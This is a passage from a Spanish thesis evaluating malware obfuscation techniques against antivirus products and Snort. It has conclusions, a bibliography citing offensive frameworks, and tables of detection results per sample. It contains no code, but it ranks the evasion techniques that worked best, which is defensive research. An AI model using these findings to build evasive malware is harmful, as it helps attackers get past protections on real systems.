Las muestras de malware ejecutadas y desarrolladas durante este proyecto, fueron generadas a partir de la tendencia encontrada (Sección 2.1.2). Se hizo uso de frameworks maliciosos, los cuales generan payloads que implementan las variaciones más recientes de las técnicas encontradas durante la investigación (Sección 2.6.1), a excepción de la técnica basada en GPU (no se contaba con un equipo con GPU dedicada). También, se hizo uso de malware existente para generar nuevo malware a partir de ciertos componentes con los que estos contaban (muestra avpBASICRAT) (Sección 2.6.3).

El TOP de técnicas de ocultación se generó a partir de los resultados obtenidos en las pruebas realizadas dentro del entorno virtual controlado. Dicho TOP, no se basó directamente en los resultados obtenidos, sino, se realizó una ponderación adicional, la cual se puede evidenciar en la Sección 3.1.4, para poder comparar las técnicas implementadas en cada una de las etapas descritas en la Sección 2.7.2. Los 3 diferentes TOPS generados podrían ayudar a la creación de un malware “100% efectivo” contra los diferentes sistemas de protección. Además, estos TOPs apoyaron en la determinación de las mejores muestras para ser probadas en el Departamento de Tecnología y así determinar si los sistemas de seguridad informática implementados, protegen a la red de la Institución XYZ contra las últimas variaciones de las técnicas de ocultación.

4.2. Trabajos futuros

Los falsos positivos se tornan en un problema común para los usuarios con mayor conocimiento en las áreas técnicas o de tecnología. Antes de elegir un sistema de protección de usuario final o para la red, se debe evaluar las condiciones de los usuarios o los trabajos que estos realizan, para dimensionar el sistema adecuado y evitar interrupciones o molestias durante sus actividades.

Las pruebas realizadas en el entorno real controlado evidenciaron que, el sistema de protección de usuario final y el sistema de escaneo de la red, trabajan mejor en conjunto que por separado. Por esta razón es recomendable que, en cualquier institución que desee salvaguardar sus recursos informáticos, se implemente sistemas de seguridad informática que cumplan con estas funciones.

La técnica de GPU Assisted, no pudo ser probada durante la realización del proyecto, como una propuesta para complementar los resultados de esta investigación, se puede probar su efectividad mediante la misma metodología aquí establecida.

La Sección 2.1.1 contiene una síntesis de las técnicas de ocultación de código malicioso, dado que la información de dichas técnicas es demasiado extensa, se podría realizar la recopilación completa de la información, mediante un libro o un artículo técnico, con el surgimiento de cada técnica, su funcionamiento, y un ejemplo de aplicación. Esto puede ser de apoyo a instructores, profesores, estudiantes, etc. que necesiten este tipo información.

La investigación realizada sobre las técnicas de ocultación de código malicioso, arrojó muchas técnicas que se siguen utilizando y otras que se han dejado de utilizar. Dentro de este trabajo se utilizó unas pocas de las que se siguen utilizando, para el desarrollo de las muestras. Como un trabajo futuro sería recomendable implementar las que se han descartado en este proyecto para probar su eficiencia contra los diferentes sistemas de seguridad informática, ya que estas podrían ser más eficientes que las más conocidas.

El análisis aquí propuesto fue enfocado para plataformas que utilizan el sistema operativo Windows 7, se podría realizar el mismo análisis con la metodología aquí utilizada para otros sistemas operativos actualmente utilizados; basados en Linux, Windows, Android, IOS, etc., ya que, dependiendo del dispositivo y el sistema operativo, las técnicas utilizadas o los resultados pueden ser distintos.

El desarrollo de este proyecto evidenció que la técnica de cifrado es una de las más utilizadas para ocultar código malicioso, por lo cual se puede realizar una investigación de todos los algoritmos que existen actualmente para cifrar código, con el fin de determinar cuáles de estos son los más utilizados y más eficientes a la hora de ocultar código malicioso.

5. REFERENCIAS BIBLIOGRÁFICAS

- [1] Taylor & Francis Group, «Glosary,» de *Information Security Management Handbook*, Londres, Taylor & Francis Group, 2009, pp. 1-149.
- [2] R. Shirey, «Request For Comments 2828,» The Internet Society, 2000.
- [3] J. R. Vacca, «Appendix eD,» de *Computer and Information Security Handbook*, Burlington, ELSEVIER, 2009, pp. 781-784.
- [4] D. J. Sanok Jr, «An analysis of how antivirus methodologies are utilized in protecting computers from malicious code,» de *InfoSecCD '05 Proceedings of the 2nd annual conference on Information security curriculum development*, Kennesaw, Georgia, 2005.
- [5] O. Sukwong, H. S. Kim y J. C. Hoe, «Commercial Antivirus Software Effectiveness: An Empirical Study,» *Computer*, vol. XLIV, nº 3, pp. 63-70, 2010.
- [6] J. A. Mosquera Asimbaya y D. J. Viñamagua Quezada, *Sistema distribuido para gestión del laboratorio de informática de la FIEE*, Quito, Ecuador: Escuela Politécnica Nacional, 2015.
- [7] Universidad Internacional de Valencia, 10 octubre 2016. [En línea]. Available: <https://www.universidadviu.es/tres-tipos-seguridad-informatica-debes-conocer/>. [Último acceso: 27 marzo 2018].
- [8] W. R. Cheswick, S. M. Bellovin y A. D. Rubin, *Firewalls and Internet Security*, Boston: Pearson Education, Inc., 2003.
- [9] S. W. Lodin y C. L. Schuba, «Firewalls fend off invasions from the Net,» *IEEE Spectrum*, vol. 35, nº 2, pp. 26 - 34, 1998.
- [10] K. Ingham y S. Forrest, «A History and Survey of Network Firewalls,» *ACM Journal Name*, vol. V, pp. 1-42, 2002.
- [11] J. T. Rodfoss, *Comparison of Open Source Network Intrusion*, Oslo: Universidad de Oslo, Departamento de Informática, 2011.
- [12] S. Patil, P. Kulkarni, P. Rane y B. Meshram , «IDS vs IPS,» *International Journal of Computer Networks and Wireless Communications (IJCNWC)*, vol. II, nº 1, pp. 86-90, 2012.
- [13] A. A. Abdelkarim y H. H. O. Nasereddin, «Intrusion Prevention System,» *International Journal Of Academic Research*, vol. III, nº 1, pp. 432-434, enero 2011.
- [14] SANS Institute InfoSec Reading Room, *Intrusion detection evasion: How Attackers get past the burglar alarm*, Chicago, Illinois, 2003.
- [15] T. H. Ptacek y T. N. Newsham, «Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection,» *Secure Network, Inc*, 1998.

- [16] R. Gula, *Bypassing Intrusion Detection Systems*, Network Security Wizards.
- [17] Cambridge University Press, «Definición de Framework - Cambridge Advanced Learner's Dictionary & Thesaurus,» Cambridge University Press, 2018. [En línea]. Available: <https://dictionary.cambridge.org/es/diccionario/ingles/framework>. [Último acceso: 27 Marzo 2018].
- [18] Aprende en Línea - Universidad de Antioquia, «3-Frameworks.pdf,» 2013. [En línea]. Available: http://aprendeenlinea.udea.edu.co/lms/moodle/pluginfile.php/109887/mod_resource/content/0/Presentaciones/3-Frameworks.pdf. [Último acceso: 27 Marzo 2018].
- [19] J. J. Gutiérrez, «¿Qué es un framework web?,» Universidad de Sevilla, Sevilla, 2012.
- [20] J. Cercas Sánchez, «Diagnóstico De Ataques De Seguridad Mediante Redes Bayesianas,» Madrid, 2014.
- [21] P. O'Kane, S. Sezer y K. McLaughlin, «Obfuscation: The Hidden Malware,» *IEEE Security & Privacy*, vol. IX, nº 5, pp. 41-47, 4 Agosto 2011.
- [22] E. Ruiz Azofra, «Técnicas criptográficas utilizadas en "malware",» Universidad Politécnica De Madrid , Madrid, 2015.
- [23] C. Barría, D. Cordero, C. Cubillos y M. Palma, «Proposed classification of malware, based on obfuscation,» de *International Conference on Computers Communications and Control (ICCCC)* , Santiago de Chile, 2016.
- [24] Cambridge Dictionary, «Definición de virtual - Cambridge Business English Dictionary,» Cambridge University Press, 2018. [En línea]. Available: <https://dictionary.cambridge.org/es/diccionario/ingles/virtual>. [Último acceso: 09 abril 2018].
- [25] Wordreference, «Wordreference.com,» 2018. [En línea]. Available: <https://www.wordreference.com/definicion/virtual?s=virtual%20environment>. [Último acceso: 09 abril 2018].
- [26] Cambridge Dictionary Press, «Definición de environment,» Cambridge Dictionary Press, 2018. [En línea]. Available: <https://dictionary.cambridge.org/es/diccionario/ingles/environment>. [Último acceso: 09 abril 2018].
- [27] John Wiley & Sons, Inc, «Dictionary of Engineering,» Electrical and Electronics Engineering Dictionary, 2015. [En línea]. Available: <http://www.dictionaryofengineering.com/definicion/controlled-environment.html>. [Último acceso: 09 abril 2018].
- [28] R. Carrasco de la Fuente, S. Gumiel Erena y A. Vizcaíno Gonzalez, «Sistema de ofuscación de malware para la evasión de NIDS,» Universidad Complutense de Madrid, Madrid, 2013.

- [29] J. Aycock, J. M. Gutierrez y D. M. Nunez, «Code obfuscation using pseudo-random number generators,» *Saber y Hacer Revista de Ingeniería de la USIL*, vol. I, nº 1, pp. 41-54, 2014.
- [30] S. A. Shivale, «Cryptovirology: Virus Approach,» *International Journal of Network Security & Its Applications (IJNSA)*, vol. III, nº 4, pp. 33-46, Julio 2011.
- [31] B. Bashari Rad, S. Ibrahim y M. Masrom, «Evolution of Computer Virus Concealment and Anti-Virus Techniques: A Short Survey,» *IJCSI International Journal of Computer Science Issues*, vol. VIII, nº 1, pp. 113-121, 2011.
- [32] S. De Los Santos, «IcoScript, el malware con un sistema de comunicación más que curioso,» *Eleven Paths*, 12 Septiembre 2014. [En línea]. Available: <http://blog.elevenpaths.com/2014/09/icoscript-el-malware-con-un-sistema-de.html>. [Último acceso: 21 Mayo 2017].
- [33] E. Filiol, «Malicious cryptography techniques for unreversable (malicious or not) binaries,» 21 Septiembre 2010. [En línea]. Available: <https://arxiv.org/abs/1009.4000>. [Último acceso: 15 Abril 2017].
- [34] H. Xu, «Bublik Downloader Evolution,» *Fortinet*, 29 Mayo 2014. [En línea]. Available: <https://blog.fortinet.com/2014/05/29/bublik-downloader-evolution>. [Último acceso: 2 Junio 2017].
- [35] B. Bashari Rad, M. Masrom y S. Ibrahim, «Camouflage in Malware: from Encryption to Metamorphism,» *IJCSNS International Journal of Computer Science and Network 74 Security*, vol. XII, nº 8, pp. 74-83, 2012.
- [36] A. Sharma y S. K. Sahay, «Evolution and Detection of Polymorphic and Metamorphic Malwares: A Survey,» *International Journal of Computer Applications*, vol. XC, nº 2, pp. 7-12, 2014.
- [37] X. Li, P. K. Loh y F. Tan, «Mechanisms of Polymorphic and Metamorphic Viruses,» *de European Intelligence and Security Informatics Conference*, Atenas, 2011.
- [38] P. Ször y P. Ferrie, «Hunting For Metamorphic,» *Symantec Security Response*, vol. I, nº 1, pp. 1-23, 2001.
- [39] VSantivirus, «W32/Zmist. Sofisticada familia de virus casi perfectos,» *Video Soft*, 10 Junio 2002. [En línea]. Available: <http://www.vsantivirus.com/zmist.htm>. [Último acceso: 14 Mayo 2017].
- [40] P. Szor, «W32.Evol Technical Details | Synmatec,» *Synmatec*, 13 Febrero 2007. [En línea]. Available: https://www.symantec.com/security_response/writeup.jsp?docid=2000-122010-0045-99&tabid=2. [Último acceso: 16 Mayo 2017].
- [41] H. Bell y C. Eric, «Trojan.Vundo | Synmatec,» *Synmatec*, 9 Agosto 2012. [En línea]. Available: https://www.symantec.com/security_response/writeup.jsp?docid=2004-112111-3912-99. [Último acceso: 17 Mayo 2017].

- [42] ESET, «Win32/Fujacks | ESET Virusradar,» ESET, 22 Enero 2005. [En línea]. Available: http://www.virusradar.com/en/Win32_Fujacks.S/description. [Último acceso: 17 Mayo 2017].
- [43] I. You y K. Yim, «Malware Obfuscation Techniques: A Brief Survey,» de *International Conference on Broadband, Wireless Computing, Communication and Applications*, Fukuoka, 2010.
- [44] J. Yun, Y. Shin, H. Kim y H. Yoon, «MiGuard: Detecting and Guarding against Malicious IFRAME through API Hooking,» *IEICE Electronic Express*, vol. VIII, nº 7, pp. 460-465, 2011.
- [45] W3Schools, «HTML iframe tag,» W3Schools, 1 Enero 2017. [En línea]. Available: https://www.w3schools.com/tags/tag_iframe.asp. [Último acceso: 25 Junio 2017].
- [46] N. Provos, P. Mavrommatis, M. Abu Rajab y F. Monrose, «All Your iFRAMEs Point to Us,» de *Proceedings of the 17th conference on Security symposium*, San Jose, California, 2008.
- [47] Y. Yubo, Y. Yixian, F. Weqing, H. Wei y L. Zhongxian, «Dynamic Obfuscation Algorithm based on Demand-Driven Symbolic Execution,» *JOURNAL OF MULTIMEDIA*, vol. IX, nº 6, pp. 843-850, 2014.
- [48] G. Erdélyi, «Hide'n'Seek? Anatomy of Stealth Malware,» de *Proceedings of Virus Bulletin Conference*, Finland, 2004.
- [49] E. M. Rudd, A. Rozsa, M. Günther y T. E. Boult, «A Survey of Stealth Malware Attacks, Mitigation Measures, and Steps Toward Autonomous Open World Solutions,» *IEEE Communications Surveys & Tutorials*, vol. XIX, nº 2, pp. 1145 - 1172, 2016.
- [50] J. Rutkowska, «Introducing Stealth Malware Taxonomy,» COSEINC Advanced Malware Labs, Singapur, 2006.
- [51] A. Kapoor y R. Mathur, «PREDICTING THE FUTURE OF STEALTH ATTACKS,» de *VIRUS BULLETIN CONFERENCE*, Beaverton, 2011.
- [52] Kaspersky, «Cómo eliminar malware de la familia Rootkit.Win32.TDSS,» Kaspersky Lab, 15 Enero 2014. [En línea]. Available: <https://support.kaspersky.com/sp/viruses/solutions/2663>. [Último acceso: 26 Julio 2017].
- [53] McAfee, LLC, «Virus Profile: StealthMBR.a,» McAfee, LLC, 17 Abril 2009. [En línea]. Available: <https://home.mcafee.com/virusinfo/virusprofile.aspx?key=154739>. [Último acceso: 14 Agosto 2017].
- [54] Panda Security, «Enciclopedia de Virus,» Panda Security 2017 , 09 Enero 2009. [En línea]. Available: <https://www.pandasecurity.com/paraguay/homeusers/security-info/204523/TDSS.E>. [Último acceso: 14 Agosto 2017].

- [55] Microsoft, «Windows Defender Security Intelligence,» Microsoft, 19 Julio 2010. [En línea]. Available: <https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Trojan:WinNT/Koutodoor.E!rootkit>. [Último acceso: 24 Junio 2017].
- [56] Microsoft, «CVE-2018-0802 | Microsoft Office Memory Corruption Vulnerability,» Microsoft, 09 Enero 2018. [En línea]. Available: <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0802>. [Último acceso: 14 Abril 2018].
- [57] Symantec, «Trojan.Koutodoor | Symantec,» Symantec Corporation, 22 Octubre 2010. [En línea]. Available: https://www.symantec.com/security_response/writeup.jsp?docid=2010-102214-0106-99. [Último acceso: 26 Julio 2017].
- [58] M. Dusi, M. Crotti, F. Gringoli y L. Salgarelli, «Tunnel Hunter: Detecting application-layer tunnels with statistical fingerprinting,» *Computer Networks*, vol. 53, n° 1, pp. 81-97, 2009.
- [59] W. A. Simpson, «IP in IP Tunneling,» IETF, Michigan, 1995.
- [60] R. Borgaonkar, «An Analysis of the Asprox Botnet,» de *Fourth International Conference on Emerging Security Information, Systems and Technologies*, Venecia, 2010.
- [61] M. Aiello, M. Mongelli y G. Papaleo, «Basic classifiers for DNS tunneling detection,» de *Computers and Communications (ISCC), 2013 IEEE Symposium*, Split, Croatia, 2013.
- [62] G. Farnham, «Detecting DNS Tunneling,» *SANS Institute*, vol. I, n° 1, pp. 1-28, 2013.
- [63] T. Van Leijenhorst, K.-W. Chin y D. Lowe, «On the Viability and Performance of DNS Tunneling,» de *The 5th International Conference on Information Technology and Applications*, Cairns, Australia, 2008.
- [64] S. Hendrikse, *Malware Armoring: The case against incident related binary analysis*, Londres: Royal Holloway, 2011.
- [65] J. Sen, *Cryptography And Security In Computing*, Rijeka, Croatia: InTech, 2012.
- [66] NCR Corporation, «NCR Security Update - Fileless Malware,» NCR Corporation, 2017.
- [67] Cylance Inc., «Fileless Malware - Business Brief,» Cylance Inc., California, 2017.
- [68] D. Patten, *The Evolution to Fileless Malware*, Carolina: East Carolina University, 2016.
- [69] S. Pontiroli y R. Martinez, «The rise of .NET and Powershell malware,» Kaspersky LAB, 12 octubre 2015. [En línea]. Available: <https://securelist.com/the-rise-of-net-and-powershell-malware/72417/>. [Último acceso: 15 Enero 2018].

- [70] Symantec Corporation, «The Increased Use Of Powershell In Attacks,» *Symantec Corporation World Headquarters*, vol. I, nº 1, pp. 1-37, 2016.
- [71] D. Jones, «Stop Malicious Code in Windows PowerShell with Execution Policies,» Microsoft, Enero 2008. [En línea]. Available: <https://technet.microsoft.com/es-es/library/2008.01.powershell.aspx>. [Último acceso: 24 Noviembre 2017].
- [72] S. Metcalf, «PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection,» 2 Julio 2017. [En línea]. Available: <https://adsecurity.org/?p=2921>. [Último acceso: 14 Octubre 2017].
- [73] J. M. Mejía, *Usando computación paralela con GPGPU en malware y herramientas de hacking*, Valencia, España: RootedSatelite, 2009.
- [74] A. Triulzi, «Project Moux Mk.II "I Own the NIC, now I want a shell!»,» 01 Noviembre 2008. [En línea]. Available: <http://www.alchemistowl.org/arrigo/Papers/Arrigo-Triulzi-PACSEC08-Project-Moux-II.pdf>. [Último acceso: 05 Noviembre 2017].
- [75] J. Danisevskis, M. Piekarska y J.-P. Seifert, «Dark Side of the Shader: Mobile GPU-Aided Malware Delivery,» *International Conference on Information Security and Cryptology*, vol. 8565, nº 13, pp. 483-495, 2014.
- [76] G. Vasiliadis, M. Polychronakis y S. Ioannidis, «GPU-assisted malware,» *International Journal of Information Security*, vol. XIV, nº 3, p. 289–297, 2015.
- [77] E. Ladakis, L. Koromilas, G. Vasiliadis, M. Polychronakis y S. Ioannidis, «You Can Type, but You Can't Hide: A Stealthy GPU-based Keylogger,» 14 Abril 2013. [En línea]. Available: <https://www.semanticscholar.org/paper/You-Can-Type%2C-but-You-Can't-Hide%3A-A-Stealthy-Ladakis-Koromilas/07840c517cac7e360a5cd18ddaeaf126aa355c92>. [Último acceso: 21 Junio 2017].
- [78] S. T. King, P. M. Chen, Y.-M. Wang, C. Verbowski, H. J. Wang y J. R. Lorch, «SubVirt: Implementing malware with virtual machines,» Microsoft Research, University of Michigan, Michigan, 2006.
- [79] L. Sun, T. Ebringer y S. Boztas, «An automatic anti-anti-VMware technique applicable for multi-stage packed malware,» de *Malicious and Unwanted Software, 2008. MALWARE 2008. 3rd International Conference on*, Fairfax, VI, USA, 2008.
- [80] W. Yan, Z. Zhang y N. Ansari, «Revealing Packed Malware,» *IEEE Security & Privacy*, vol. VI, nº 5, pp. 65-69, 2008.
- [81] J. A. Marpaung, M. Sain y H.-J. Lee, «Survey on malware evasion techniques: state of the art and challenges,» *IEEE*, pp. 744-746, 2012.
- [82] J. M. Vidal, J. D. Mejía Castro, A. L. Sandoval Orozco y L. J. García Villalba, «EVOLUTIONS OF EVASION TECHNIQUES AGAINST NETWORK INTRUSION DETECTION SYSTEMS,» 2013.

- [83] T.-H. Cheng, Y.-D. Lin, Y.-C. Lai y P.-C. Lin, «Evasion Techniques: Sneaking through Your Intrusion Detection/Prevention Systems,» *IEEE Communications Surveys & Tutorials*, vol. 4, pp. 1011 - 1020, 2012.
- [84] O. Ismail, M. Etoh, Y. Kadobayashi y S. Yamaguchi, «A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability,» de *Advanced Information Networking and Applications, 2004. AINA 2004. 18th International Conference*, Fukuoka, Japan, 2004.
- [85] V. Philipp, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel y G. Vigna, «Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis,» de *NDSS Symposium 2007*, San Diego, 2007.
- [86] J. Grossman, «Cross-site scripting viruses and worms – a new attack vector,» *A WhiteHat Security Whitepaper*, vol. I, nº 2, pp. 1-19, 2007.
- [87] B. B. Gupta, S. Gupta, S. Gangwar, M. Kumar y P. K. Meena, «Cross-Site Scripting (XSS) Abuse and Defense: Exploitation on Several Testing Bed Environments and Its Defense,» *Journal of Information Privacy and Security*, vol. XI, nº 2, pp. 118-136, 2015.
- [88] S. Yoshihama, T. Tateishi, N. Tabuchi y T. Matsumot, «Information-Flow-Based Access Control for Web Browsers,» *IEICE TRANSACTIONS on Information and Systems*, Vols. %1 de %2E92-D, nº 5, pp. 836-850, 2009.
- [89] R. A. Awad y K. D. Sayre, «Automatic clustering of malware variants,» de *Intelligence and Security Informatics (ISI)*, Tucson, AZ, USA, 2016.
- [90] AV-TEST - The Independent IT-Security Institute, «Prueba de programas antivirus para Windows 7 - AV-TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/en/antivirus/home-windows/windows-7>. [Último acceso: 10 marzo 2018].
- [91] AV-TEST - The Independent IT-Security Institute, «Módulo de pruebas - Protección | AV-TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/es/procesos-de-prueba/modulos-de-prueba/proteccion/>. [Último acceso: 10 marzo 2018].
- [92] AV-TEST - The Independent IT-Security Institute, «Módulos de prueba - rendimiento (carga del sistema) | AV-TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/es/procesos-de-prueba/modulos-de-prueba/carga-del-sistema/>. [Último acceso: 10 marzo 2018].
- [93] AV-TEST - The Independent IT-Security Institute, «Módulo de pruebas - influencia en la utilidad | AV-TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/es/procesos-de-prueba/modulos-de-prueba/utilidad/>. [Último acceso: 10 marzo 2018].
- [94] AV-TEST - The Independent IT-Security Institute, «Test Kaspersky Lab Internet Security 17.0 & 18.0 for Windows 7 | AV-TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/es/procesos-de-prueba/modulos-de-prueba/kaspersky/>.

- test.org/en/antivirus/home-windows/windows-7/august-2017/kaspersky-lab-internet-security-17.0--18.0-173157/. [Último acceso: 10 marzo 2018].
- [95] AV-TEST - The Independent IT-Security Institute, «Test Bitdefender Internet Security 21.0 & 22.0 for Windows 7 | AV TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/en/antivirus/home-windows/windows-7/august-2017/bitdefender-internet-security-21.0--22.0-173191/>. [Último acceso: 10 marzo 2018].
- [96] AV-TEST - The Independent IT-Security Institute, «Test TrendMicro Internet Security 11.1 for Windows 7 | AV TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/en/antivirus/home-windows/windows-7/august-2017/trend-micro-internet-security-11.1-173119/>. [Último acceso: 10 marzo 2018].
- [97] N. J. Rubenking, «The best Free Antivirus Protection of 2018 | PC Magazine,» Ziff Davis, LLC. PCMag Digital Group , 10 Enero 2018. [En línea]. Available: <https://www.pcmag.com/article2/0,2817,2388652,00.asp>. [Último acceso: 10 marzo 2018].
- [98] AV-TEST - The Independent IT-Security Institute, «Prueba Avast Free Antivirus 17.5 para Windows 7 |AV-TEST,» AV-TEST - The Independent IT-Security Institute, 2018. [En línea]. Available: <https://www.av-test.org/es/antivirus/usuarios-finales-windows/windows-7/agosto-2017/avast-free-antivirus-17.5-173113/>. [Último acceso: 10 marzo 2018].
- [99] StatCounter Global Stats, «Operating System Market Share Worldwid | StatCounter Global Stats,» StatCounter 1999-2017, 2018. [En línea]. Available: <http://gs.statcounter.com/os-market-share>. [Último acceso: 10 marzo 2018].
- [100] Statcounter GlobalStats, «Statcounter GlobalStats,» StatCounter , 1999-2017. [En línea]. Available: <http://gs.statcounter.com/windows-version-market-share/desktop/worldwide/#monthly-201608-201708>. [Último acceso: 13 03 2018].
- [101] W. Park y S. Ahn, «Performance Comparison and Detection Analysis in Snort and Suricata Environment,» *Wireless Personal Communications*, vol. 94, nº 2, pp. 241-252, Mayo, 2017.
- [102] S. A. Raza Shah y B. Issac, «Performance comparison of intrusion detection systems and application of machine learning to Snort system,» *Future Generation Computer Systems*, vol. LXXX, pp. 157-170, 2018.
- [103] G. Khalil, «Open Source IDS High Performance Shootout,» 02 febrero 2015. [En línea]. Available: <https://www.sans.org/reading-room/whitepapers/intrusion/open-source-ids-high-performance-shootout-35772>. [Último acceso: 11 abril 2018].
- [104] Rapid7, «Metasploit,» Rapid7, 2018. [En línea]. Available: <https://www.metasploit.com>. [Último acceso: 6 Enero 2018].
- [105] Rapid7, «GitHub - rapi7/Metasploit,» Github, 2018. [En línea]. Available: <https://github.com/rapid7/metasploit-framework>. [Último acceso: 21 Enero 2018].

- [106] Offensive Security, «Metasploit Unleashed,» Offensive Security, 2018. [En línea]. Available: <https://www.offensive-security.com/metasploit-unleashed/>. [Último acceso: 22 Enero 2018].
- [107] M. Bachir, «GitHub - M4sc3r4n0/avoidz,» GitHub, 12 Junio 2017. [En línea]. Available: <https://github.com/M4sc3r4n0/avoidz>. [Último acceso: 20 Enero 2018].
- [108] E. Maland, «GitHub - Sreetsec/TheFatRat,» GitHub, 23 diciembre 2017. [En línea]. Available: <https://github.com/Sreetsec/TheFatRat>. [Último acceso: 20 enero 2018].
- [109] D. Cornacchini, «GitHub - oddcod3/Phantom-Evasion,» GitHub, 12 enero 2018. [En línea]. Available: <https://github.com/oddcod3/Phantom-Evasion>. [Último acceso: 25 enero 2018].
- [110] Trustedsec, «GitHub - trustedsec/unicorn,» GitHub, 9 enero 2018. [En línea]. Available: <https://github.com/trustedsec/unicorn>. [Último acceso: 25 enero 2018].
- [111] C. Truncer, «Veil - Framework,» WordPress, 16 Mayo 2017. [En línea]. Available: <https://www.veil-framework.com>. [Último acceso: 26 Enero 2018].
- [112] P. Ubuntu, «GitHub - r00t-3xp10it/venom,» GitHub, 23 Noviembre 2017. [En línea]. Available: <https://github.com/r00t-3xp10it/venom>. [Último acceso: 24 Enero 2018].
- [113] T. R. Lampert, «GitHub - tiagorlampert/CHAOS,» GutHub, 7 diciembre 2017. [En línea]. Available: <https://github.com/tiagorlampert/CHAOS>. [Último acceso: 24 febrero 2018].
- [114] Mr-Un1k0d3r, «GitHub - Mr-Un1k0d3r/DKMC,» GitHub, 13 octubre 2017. [En línea]. Available: <https://github.com/Mr-Un1k0d3r/DKMC>. [Último acceso: 21 enero 2018].
- [115] E. Balci, «GitHub - EgeBalci/HERCULES,» GitHub, 31 octubre 2017. [En línea]. Available: <https://github.com/EgeBalci/HERCULES>. [Último acceso: 21 Enero 2018].
- [116] A. Jackson, «GitHub - vesche/basiRAT,» GitHub, 8 febrero 2017. [En línea]. Available: <https://github.com/vesche/basicRAT>. [Último acceso: 10 febrero 2018].
- [117] M. Bachir, «GitHub - M4sc3r4n0/spyrat,» GitHub, 30 mayo 2017. [En línea]. Available: <https://github.com/M4sc3r4n0/spyrat>. [Último acceso: 18 febrero 2018].
- [118] Kaspersky Lab ES, «Protección antivirus gratuita y descargas seguras en Internet | Kaspersky Lab ES,» AO Kaspersky Lab, 2018. [En línea]. Available: <https://www.kaspersky.es/downloads>. [Último acceso: 11 marzo 2018].
- [119] Bitdefender ES, «Seguridad esencial para Internet - Bitdefender Internet Security 2018,» Bitdefender ES, 2018. [En línea]. Available: <https://www.bitdefender.es/solutions/internet-security.html>. [Último acceso: 11 marzo 2018].

- [120] Trend Micro Incorporated, «Trend Micro Software Download Center,» Trend Micro Incorporated, 2018. [En línea]. Available: http://downloadcenter.trendmicro.com/index.php?regs=NABU&clk=latest&clkval=4957&lang_loc=1. [Último acceso: 11 marzo 2018].
- [121] AVAST Software s.r.o., «Avast 2017 | Prueba gratis el antivirus más fiable del mundo,» AVAST Software s.r.o., 2018. [En línea]. Available: https://www.avast.com/es-us/lp-ppc-nbu-fav?device=c&ppc=a2&gclid=CjwKCAjwk9HWBRApEiwA6mKWaQg5wg-SIG8zjLRqItOmUeF4LTICtjv7DPzxpzrgRErIUvfAofTZxoCgyAQAvD_BwE&gclidsrc=aw.ds&dclid=CP-z94bOv9oCFZH34Qod8hMMfg. [Último acceso: 11 marzo 2018].
- [122] Cisco and/or its affiliates, «Snort Rules and IDS Software Download,» Cisco and/or its affiliates, 2018. [En línea]. Available: <https://www.snort.org/downloads#snort-downloads>. [Último acceso: 11 marzo 2018].
- [123] fer, «Caminos digitales.es,» Caminos digitales.es | Wordpress, 5 enero 2017. [En línea]. Available: <https://caminosdigitales.es/instalar-deteccion-de-intrusos-en-windows-7/>. [Último acceso: 11 marzo 2018].
- [124] Cisco Systems, «Encrypted Traffic Analytics White Paper,» Enero 2018. [En línea]. Available: <https://www.cisco.com/c/dam/en/us/solutions/collateral/enterprise-networks/enterprise-network-security/nb-09-encryptd-traf-anlytcs-wp-cte-en.pdf>. [Último acceso: 14 Febrero 2018].

6. ANEXOS

A. VIDEOS DE LAS PRUEBAS MÁS RELEVANTES REALIZADAS EN EL ENTORNO VIRTUAL CONTROLADO.

B. LOGS DE SNORT OBTENIDOS DURANTE LAS PRUEBAS REALIZADAS EN EL ENTORNO VIRTUAL CONTROLADO.

C. TABULACIÓN DE LOS RESULTADOS DE LAS EJECUCIONES POR MUESTRA EN EL ENTORNO VIRTUAL CONTROLADO.

Muestra	Etapa	Kaspersky / Snort									
avpBASICRAT (avpui.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Bitdefender / Snort									
avpBASICRAT (bdagent.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort									
avpBASICRAT (uiWinMgr.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Avast FREE / Snort									
avpBASICRAT (AvastUI.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Kaspersky / Snort									
avpCHAOS (avpui.exe)	Infección	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Bitdefender / Snort										
avpCHAOS (bdagent.exe)	Infección	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort										
avpCHAOS (uiWinMgr.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
